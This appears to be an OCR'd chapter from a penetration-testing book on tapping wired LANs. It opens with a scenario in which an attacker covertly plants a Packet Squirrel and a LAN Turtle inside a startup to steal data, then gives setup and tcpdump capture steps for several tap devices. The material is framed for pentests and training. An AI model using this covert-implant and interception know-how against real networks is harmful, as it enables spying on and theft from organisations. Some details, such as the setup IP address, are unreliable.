Pentesting,
Red Teams,
Ethical Hac
Recording D
Mini Camera
GPS Tracker
Keyloggers,
Screenlogge

Hacking Hardware

The Practical Guide to Penetration Testing

Tobias Scheible

Rheinwerk Computing

Contents

Chapter 16
Tapping Wired LANs

Local area networks (LANs) are main connectors in our modern IT infrastructure. Interfaces to these networks are present everywhere, and in some cases, they can be easily infiltrated by local attackers. With the appropriate hardware, data traffic can be routed, captured, and analyzed.

A *local area network (LAN)* is a computer network that connects computer systems within a limited area, for example, inside a building. Ethernet is now the most common technology deployed for local networks and is therefore often synonymous. Wired networks have not lost their importance despite the spread of wireless alternatives. They enable fast data transfers to and between servers, especially in the corporate environment. In addition to connecting computer systems, a large number of components are equipped with LAN interfaces. Common devices include multifunction printers, network cameras, production systems, home automation, and of course the network devices themselves, such as switches and access points.

Figure 16.1 Various Hardware Devices to Attack LANs

Once an attacker is onsite and gains access to the network, establishing a connection with other devices within the network is often quite easy since participants are often still completely trusted within a local network. Many buildings have a large number of freely accessible LAN sockets. Exposed devices, such as surveillance cameras or printers, are particularly popular targets for attackers because they are usually located in less frequented areas and are also easily accessible. Another example is the home automation system, where, among other things, a network cable runs to the doorbell in the outdoor area. Once the housing has been opened, an attacker can unplug the network connection and use this connection as an access point (see the example hardware in Figure 16.1).

16.1 Attack Scenario

Let's say an attacker is tasked with stealing data from a startup company that deals with biotechnology. The company is located in a city-owned building in a research park. It shares a floor with several other startups. According to the city's website, the rent also includes the use of the infrastructure (i.e., the Wi-Fi network), and a printing system with end processing options is also provided centrally. The area at the entrance is quite spacious and designed for larger meetings. In addition, public lectures are held there as well in cooperation with the nearby university.

The attacker attends a lecture and surveys the surroundings. Using the escape plan, she recognizes that the rooms of the startup company are located directly behind the restrooms. On the way to the restroom, she sees an access point that is somewhat hidden. Since the access point has its own power supply and USB ports, she can place hardware there. She unplugs the network connection and plugs in a *Packet Squirrel* (Section 16.4). She then uses a short network cable to connect this device to the access point. The hardware is supplied with power via a USB cable. The small device can easily be placed behind the access point so that no one will notice, as shown in Figure 16.2. The attacker has configured the Packet Squirrel in such a way that all communications are stored on the small USB drive with a storage capacity of 1 TB.

At the event, the attacker also learns that an open house will soon be held for all interested parties. The university is also offering several events on the same day aimed at high school students. Accordingly, a lot will be going on, and she'll be able to move around the building without attracting attention.

On open house day, the attacker first looks at a few other startup companies. Then, during a short presentation by the target company in the entrance area, she removes the Packet Squirrel and USB drive and then visits the company's premises. As expected, most of the employees attend the lecture and those who are still there are engrossed in conversation. She then takes advantage of an inconspicuous moment and connects a *LAN Turtle* to a computer and plugs the network cable from the computer into this device (Section 16.6). This device is not particularly visible since a panel in front of the

desk prevents a direct view of the computer. Now the attacker has remote access to the internal company network. She doesn't need to worry about a firewall either because the LAN Turtle has a cellular modem.

Figure 16.2 Packet Squirrel Hidden Behind the Access Point

Use in IT Security Penetration Tests and Security Awareness Training Courses

In a pentest, you can use LAN hardware to analyze what kind of information an attacker can obtain. Your focus is on devices with freely accessible interfaces. The following scenarios are possible, for example:

- Scan of the entire network and identification
- Interception of all network communication
- Secret infiltration of a network

Many of these tools are small and handy and only needs to be plugged in. They are thus ideal for training courses since the participants themselves can use them. Possible exercises include the following scenarios:

- Demonstrating LAN hardware
- Searching for hidden connected devices
- Having participants connect devices

16.2 Throwing Star LAN Tap: Simply Tapping Data

The *Throwing Star LAN Tap Pro* (*https://greatscottgadgets.com/throwingstar/*) from Great Scott Gadgets enables you to tap Ethernet connections. The device is a passive *Ethernet tap*, which requires no power for operation and is placed between a network connection. An existing cable must be unplugged and then plugged into the *LAN Tap Pro*, which then is connected to the original point using another cable. As a result, it not only transmits the signals but also establishes the connection via two additional ports. These ports can only receive data, not transmit data. While attackers use this hardware to record all network traffic, in a pentest, you can use this device to show which connections are unencrypted. To record the data, a computer is required.

The plastic housing of the Throwing Star LAN Tap Pro is black, and a LAN connection is located on each side, as shown in Figure 16.3.

Figure 16.3 Throwing Star LAN Tap Pro from Great Scott Gadgets

Its dimensions are 2 inches square with a height of approximately 1 inch. The ports through which the network traffic passes are marked with arrows pointing in both directions. The two ports with arrows that only point outwards are the ports that redirect the data traffic. There is a sticker on the top with the name of the hardware and the manufacturer.

This LAN tap was developed for 10 Mbit/s and 100 Mbit/s networks and therefore cannot tap 1 Gbit/s networks, which are now even used by most home devices and have been standard in company networks for years. However, the LAN Tap Pro has been designed to deliberately degrade the quality of 1 Gbit/s networks, forcing them to select a lower speed; this slowdown is the purpose of the two capacitors (C1 and C2) inside the housing.

Who Is Slow on the Uptake Here?

If you use the LAN Tap Pro for your own tests, you should of course keep this delay in mind. At the same time, this delay makes detecting the presence of such a device on your network easier.

In addition to the *Throwing Star LAN Tap Pro*, a version is available without the "Pro" suffix. This version is a kit in which the LAN interfaces and the capacitors require your own soldering. Housing is not supplied with this variant, as shown in Figure 16.4.




Figure 16.4 Throwing Star LAN Tap as a Kit Without Housing

Since only four LAN sockets and two capacitors are required, various instructions are also available for building your own LAN taps.

Alternative Hardware

A *LAN tap*, also referred to as a *network tap* or *Ethernet tap*, generally represents an access option to a network connection for the purpose of analysis. A LAN tap is sometimes integrated into special routers. Some hardware devices, such as the *SharkTap* from midBit Technologies or the *ETAP-1000* from Dualcomm, can handle gigabit Ethernet connections. With its *ETAP-XG*, as shown in Figure 16.5, Dualcomm also offers hardware for analyzing 10 Gbit/s networks. SFP and SFP+ transceivers are supported, allowing networks with copper or fiber optic cables to be examined. Note, however, that these devices cannot work passively but instead require a power supply.




Figure 16.5 LAN-Tap ETAP-XG from Dualcomm with 10 GBit/s Support

16.2.1 Usage

To tap a LAN network using the *LAN Tap Pro*, the hardware must be connected to an existing network interface. Then, one side can be tapped via each of the two other ports. For example, to intercept all packets from a communication partner, one of the two outputs must be connected with a network cable to a notebook running Kali Linux, as shown in Figure 16.6.




Figure 16.6 Connection Diagram for the LAN Tap Pro

The complete network communication is captured using the `tcpdump` tool. If not yet installed, you can do so via the following call:

```
$ sudo apt install tcpdump
```

Next you must determine the name of the network interface you want to use by starting `tcpdump` with the `-D` parameter. This parameter lists all available interfaces, as shown in Figure 16.7.

```
$ sudo tcpdump -D
```




Figure 16.7 A List of Available Interfaces

In this case, the wired interface is the module named `eth0`, which will probably also be the case for you.

Next you must activate the *promisc* mode of your network interface so that all network packets will be redirected. Otherwise, packages that are not intended for the computer would be automatically discarded. You can activate this mode via the following command:

```
$ sudo ip link set eth0 promisc on
```

Then you can start `tcpdump`. By default, `tcpdump` performs a reverse Domain Name Service (DNS) resolution of IP addresses and translates port numbers into names. Adding the `-n` option deactivates the translation. The `-i` option is relevant when configuring the network interface to be used. The recorded connections are displayed directly in the terminal, as shown in Figure 16.8.

```
$ sudo tcpdump -n -i eth0
```




Figure 16.8 Output of the Captured Connections

In addition, adding other parameters can restrict the types of transmission to be captured to simplify later analysis. For instance, you can capture only HTTP traffic (TCP port 80) and HTTPS traffic (TCP port 443) with the following command:

```
$ sudo tcpdump -n -i eth0 '(tcp port 80) or (tcp port 443)'
```

Of course, the console output should not be used for a detailed evaluation. For this reason, you'll want to use the `-w` parameter and a filename to save the intercepted network communication in a file. Then you can terminate the interception via the Ctrl+C shortcut.

```
$ sudo tcpdump -n -i eth0 -s 0 -w output.dump
```

In this way, you can log the network traffic and can then analyze it, for example, using `tcpdump` (`sudo tcpdump -r output.dump`) or via the *Wireshark* application, which we describe in more detail in Chapter 19, Section 19.3.

Throwing Star LAN Tap Pro: Conclusion

The *LAN Tap Pro* is a compact piece of hardware that can route and then analyze network traffic. Since the device works completely passively, no power supply is required. Two network adapters are required to tap both sides simultaneously.

In summary, the Throwing Star LAN Tap Pro has the following features:

- Compact black plastic housing
- Four LAN interfaces, two of them for data analysis
- Downgrade from 1000 Mbit/s to 100 Mbit/s
- Protection against accidental dispatch of data

16.3 Plunder Bug: Exfiltrating Data with Style

Plunder Bug (*https://shop.hak5.org/products/bug*) from Hak5 is a pocket-sized LAN tap device, as shown in Figure 16.9. This hardware can not only passively listen in, but also act as an active network device. The Plunder Bug has two RJ45 LAN interfaces and a USB-C port, via which it is supplied with power and which you can use to access it. A computer or smartphone can be connected via the USB interface, and all network traffic can be logged. Compared to the *Throwing Star LAN Tap Pro*, the Plunder Bug is more flexible since it can operate in different modes. But this device also requires an additional computer.

The Plunder Bug measures about 2.4 × 1.2 inches and is approximately 0.6 inches high. RJ45 sockets are located on each of the two short sides, and the USB-C socket is located on the long side, as shown in Figure 16.10. A recess for the status LED can be seen on the

top. A sticker on the underside displays a barcode and the device's Media Access Control (MAC) address.

Figure 16.9 The Plunder Bug from Hak5

A 10/100 Base-T Fast Ethernet switch is integrated, whereby the mirrored data traffic is routed to the integrated USB Ethernet adapter (*ASIX AX88772C chipset*). The entire device is operated via USB-C with a low power consumption of 200 to 300 mAh. Similar to the Throwing Star LAN Tap Pro, the Plunder Bug is not compatible with gigabit networks. In this case, too, the speed will be artificially reduced to 100 Mbit/s.




Figure 16.10 Structure of the Plunder Bug

16.3.1 Setup

By default, the USB-C port of the Plunder Bug works as an active device. The device is therefore theoretically a small switch with a USB LAN adapter. As a result, not only can it receive data traffic between the two RJ45 Ethernet ports, but it can also act as an additional device in the network. This feature is helpful for simultaneous active network scans (e.g., using *Nmap*). However, this feature also makes the device detectable. Hak5

provides scripts for various operating systems so that you can switch between passive mode and the default active mode.

To change the mode on a Kali Linux system, you must connect the Plunder Bug to the computer via a USB-C cable. The computer will recognize the device as an additional USB network adapter and as automatically set up by current operating systems. If not, you should download the driver for the *ASIX AX88772C* chip from the manufacturer's website:

https://www.asix.com.tw/en/support/download

To switch the mode, you must download the *PlunderBug.sh* file from the Hak5 download page (*https://downloads.hak5.org/bug*), which is located on the right in the **Architecture** column next to **Linux**. Then open the terminal and open the folder to which you downloaded the file. Adjust the access rights so that the file is executable with the following command:

```
chmod +x ./plunderbug.sh
```

Then run the file with root rights and the `--mute` parameter in the following way:

```
sudo ./plunderbug.sh --mute
```

To confirm this command, the `Mute complete` message is displayed, as shown in Figure 16.11.




Figure 16.11 Activating the Mute Feature

You can specify the mode through parameters, and the parameter `--mute` activates the passive mode. To select the active mode instead, you must use the `--unmute` parameter. The mode is implemented via the configuration of the firewall rules.

16.3.2 Usage

To perform an analysis, you must unplug the existing network cable, for example, from a printer, and attach the cable to one side of the Plunder Bug. Which side you use does not matter. On the opposite side, you must plug in a new LAN cable and connect it to the printer. The Plunder Bug can be connected to a Kali Linux computer via the USB-C interface. Then you can intercept the data via the new LAN adapter as described for the Throwing Star LAN Tap Pro device in Section 16.2.1.

In our example, the Plunder Bug has `eth1` as the interface name since an Ethernet interface named `eth0` already existed. To check whether the Plunder Bug can intercept the network traffic, use the following command:

```
$ sudo tcpdump -i eth1 -q
```

Figure 16.12 shows a whole range of intercepted network activities.




Figure 16.12 Network Traffic Intercepted by the Plunder Bug

Using a Smartphone or Tablet

Alternatively, you can capture data traffic using a smartphone or tablet. For this approach, you'll need a smartphone with Android on which root access is activated. Then install the official *Plunder Bug—Smart LAN Tap* app from Hak5, which is no longer available in Google Play Store:

https://apkpure.com/plunder-bug-smart-lan-tap/org.hak5.android.plunderbug

The app checks whether the Plunder Bug has been connected. As soon as the device is connected, the **Ready to start capturing packets** message will be displayed, as shown in Figure 16.13. Press the round button below the message to start capturing packets. You'll then see information on the duration of the process and how many packets were captured. Pressing the button on the left cancels the interception, while the button on the right finishes the capture and saves the file. The recording is stored as a *.pcap* file and can be analyzed later using Wireshark, for example.




Figure 16.13 The Plunder Bug: A Smart LAN Tap App from Hak5

Plunder Bug: Conclusion

Compared to the *Throwing Star LAN Tap Pro*, the *Plunder Bug* has one clear disadvantage in that it requires a power supply. However, Hak5 has solved this problem in a smart way by implementing the power supply and the USB network adapter simultaneously via the same interface. As a result, only one cable is required, and the LAN interface isn't used. Many new compact notebooks usually no longer have a LAN interface, which results in greater flexibility.

In summary, the Plunder Bug has the following properties:

- Compact dimensions, black housing with two RJ45 sockets
- Power supply and network adapter via the USB-C interface
- You can switch between active and passive mode
- Can be used with a computer or smartphone

16.4 Packet Squirrel Mark II: Capturing Network Traffic

Also from Hak5, the *Packet Squirrel* (*https://shop.hak5.org/products/packet-squirrel-mark-ii*) is a discreet, compact man-in-the-middle adapter that must be inserted into an existing network connection. The special feature of the Packet Squirrel is that it does not require a computer: The device can work completely autonomously. This Ethernet multi-tool was developed to enable covert remote access, automatic packet capturing,

and virtual private network (VPN) connections. The revised version of the Packet Squirrel—the Mark II—was released in 2023. On the outside, its only apparent difference from the classic Packet Squirrel (see Chapter 18, Section 18.3.1) in that the Packet Squirrel Mark II has a USB-C connector instead of a Micro-USB connector. With regards to the software, however, it has many new features.

In addition to traditional access via Secure Shell (SSH), a web interface is now also available for control purposes. New network modes have been added for more flexibility, and Wireguard is now supported as a VPN. In addition, the exFAT file system is now supported, and payloads can be written using extended DuckyScript, Bash, or (a new feature) Python 3. At the same time, the scope of DuckyScript commands has been significantly expanded, so that simple commands are now available for functions that previously had to be written out by the user.

A handy size, the Packet Squirrel is equipped with an RJ45 network socket on two sides, as shown in Figure 16.14 and Figure 16.15.

Figure 16.14 The Packet Squirrel Mark II from Hak5




Figure 16.15 Connections and Switches of the Packet Squirrel

In addition to the network socket, there is a USB-C socket on one side for the power supply and a USB-A socket on the opposite side for connecting a USB drive. On one of the rounded sides a slide switch can be set at four positions to select the type of attack. Opposite, a small button can be assigned various functions, and an RGB status LED is on the top. A sticker with the name of the product is attached to the underside. This compact hardware device measures approximately 1.5 × 2.0 × 0.6 inches.

Packet Squirrel with PoE Support

Power over Ethernet (PoE) is a method of supplying network devices with power through a network connection. This approach is common, for example, with access points or surveillance cameras and has the advantage that only one network cable is required, but no extra power supply is needed.

Hobbyist Josh Campden (*ThingEngineer*) has published an online tutorial on retrofitting the Packet Squirrel with PoE capability. However, building it requires some DIY skills and soldering experience. The hardware device can then be deployed in a PoE network without a power supply unit. You can find the instructions at:

https://www.instructables.com/Hak5-Packet-Squirrel-POE-Upgrade-Mod/

Inside, the Packet Squirrel Mark II runs on a single-core MediaTek MT7628AN CPU. With 64 MB RAM, its operating system is OpenWRT version 22.03. The Packet Squirrel requires a power supply via the USB-C port to operate. For this purpose, you can either use a USB power supply or a power bank. After connecting the power supply, the boot process will complete in approximately 40 seconds, and the Packet Squirrel is ready for operation.

Five network modes are supported, which we'll describe briefly:

1. **TRANSPARENT**
   In this mode, the Packet Squirrel is invisible in the connected network. In this way, you can carry out passive attacks (i.e., read all transmissions) but not communicate via the network yourself. You can use this mode to capture transmissions without being noticed.
2. **BRIDGE**
   In this mode, the Packet Squirrel behaves like another participant in the connected network. This mode enables active access to the network and, if available, access to the internet. You can use this mode to scan the network or establish a connection to the Cloud C^2 server. However, this option is conspicuous since the additional device would be detected during network monitoring.
3. **NAT**
   In this mode, the Packet Squirrel behaves like a router with network address translation (NAT). In other words, all devices are invisible to other participants. The Packet

Squirrel receives an IP address from the router of the target network, and the target device receives an IP address from the Packet Squirrel. Select this mode to avoid needing to add an additional device to the network and/or to manipulate the target's requests. However, if the target device uses a fixed network configuration, that device can no longer establish a connection.

4. **JAIL**
   In this mode, the devices on the target port are disconnected from the network. The Packet Squirrel remains online.
5. **ISOLATE**
   The last mode disconnects all network connections and sets the Packet Squirrel offline as well.

Note

DuckyScript commands distinguish between uppercase and lowercase (i.e., they are case sensitive). You should therefore take care to also write the network modes in uppercase letters in the payload.

16.4.1 Setup

First, connect your computer to the Packet Squirrel by connecting one end of an Ethernet cable to your computer's Ethernet port (or a USB Ethernet adapter) and the other end to the Packet Squirrel's "Input/Target" Ethernet port next to the USB-C power port. Then supply the Packet Squirrel with power by connecting it to a USB-C power source.

First Start

When the Packet Squirrel is started for the first time, it needs some time to initialize its integrated memory and generate the SSH host key. While the Packet Squirrel is booting and initializing, the LED flashes green. As soon as the device has booted, the LED flashes magenta (or pink), and the device is ready for configuration. All further start processes after the first initialization are then significantly faster.

Now move the slide switch on the Packet Squirrel all the way to the right to activate Arming mode. Then call the URL *72.16.32.1:1471* in the web browser. You'll see the first step of the setup wizard, as shown in Figure 16.16. Click the **Begin Setup** button to start the setup process. Read the instructions on the power supply, the slide switch, the button, the network interfaces, and the USB-A port and then click **Continue**.




Figure 16.16 First Steps of the Setup Process

On the next page, as shown in Figure 16.17, you must assign a password, which you'll need later to access the Packet Squirrel. If you forget your password, you must reset the device to its factory settings. For more information, refer to *https://docs.hak5.org/packet-squirrel-mark-ii/troubleshooting/factory-reset*.

Then select the appropriate time zone. You can then choose whether you prefer the light theme or dark theme. Accept the general terms and conditions and the license conditions.




Figure 16.17 Configuration During Setup

Immediately afterwards, you'll see a success message and then will be redirected to the login. Log in with username *root* and the password you have chosen (see Figure 16.18). You'll then see the Packet Squirrel dashboard.




Figure 16.18 Packet Squirrel Web Interface: Logging In

Updating the Firmware

Updating the firmware has been significantly simplified in Packet Squirrel Mark II. Open the **Settings** and click the **Check for Updates Online** button in the **Software Update** section. This step will start an automatic check. If a new version is available, a message appears, and the process starts.

16.4.2 Usage

The operation of Packet Squirrel Mark II has been greatly simplified compared to the previous version since all important features are available via the web interface.

